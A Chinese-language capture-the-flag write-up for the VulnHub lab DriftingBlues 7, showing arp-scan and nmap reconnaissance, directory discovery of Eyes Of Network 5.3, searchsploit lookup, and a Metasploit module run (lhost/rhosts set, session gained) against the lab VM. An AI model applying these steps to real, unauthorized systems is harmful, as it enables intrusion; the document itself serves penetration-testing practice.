name: DiftingBlues: 7
Date release: 12 Apr 2021
Author: tasiyanci
Series: DriftingBlues
difficulty: easy
Download (Mirror): https://download.vulnhub.com/driftingblues/driftingblues7_vh.ova
漏洞遍历
存活主机探测
arp-scan -interface=eth1 --localnet

靶机ip为192.168.56.124
端口扫描
nmap -A -sV -T4 -p- 192.168.56.124
Nmap scan report for 192.168.56.124
Host is up (0.00037s latency).
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:fa:e5:5f:88:c1:a1:f0:51:8b:ae:e3:fb:c1:27:72 (RSA)
|   256 01:97:8b:bf:ad:ba:5c:78:a7:45:90:a1:0a:63:fc:21 (ECDSA)
|_  256 45:28:39:e0:1b:a8:85:e0:c0:b0:fa:1f:00:8c:5e:d1 (ED25519)
66/tcp   open  http            SimpleHTTPServer 0.6 (Python 2.7.5)
|_http-title: Scalable Cost Effective Cloud Storage for Developers
|_http-server-header: SimpleHTTP/0.6 Python/2.7.5
80/tcp   open  http            Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
|_http-title: Did not follow redirect to https://192.168.56.124/
111/tcp  open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
443/tcp  open  ssl/http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
| http-title: EyesOfNetwork
|_Requested resource was /login.php##
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2021-04-03T14:37:22
|_Not valid after:  2022-04-03T14:37:22
2403/tcp open  taskmaster2000?
3306/tcp open  mysql           MariaDB 10.3.23 or earlier (unauthorized)
8086/tcp open  http            InfluxDB http admin 1.7.9
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
MAC Address: 08:00:27:8E:20:F4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
22-ssh
66-http-SimpleHTTPServer 0.6 (Python 2.7.5)
80-http-Apache httpd 2.4.6 重定向至443
111-rpcbind—2-4 (RPC #100000)
443-ssl/http—Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
2403—taskmaster2000?
3306—mysql —MariaDB (unauthorized)
8086—http—InfluxDB http admin 1.7.9
查看80 443端口

发现网站Eyes Of Network
扫描目录


访问bower.json 得到Eyes Of Network版本5.3
kali本地搜索漏洞库
searchsploit Eyes Of Network 5.3


能找到利用信息,但是这里直接用msf一把梭
msfconsole
search Eyes Of network
使用模块并进行配置
use 0
set lhost 192.168.56.102 攻击机
set rhosts 192.168.56.124 靶机
run
查看权限 id ,执行失败
msf需要用getuid查看权限

直接结束了,其他几个端口还有内容,时间原因没去看
等这个系列做完写个小总结吧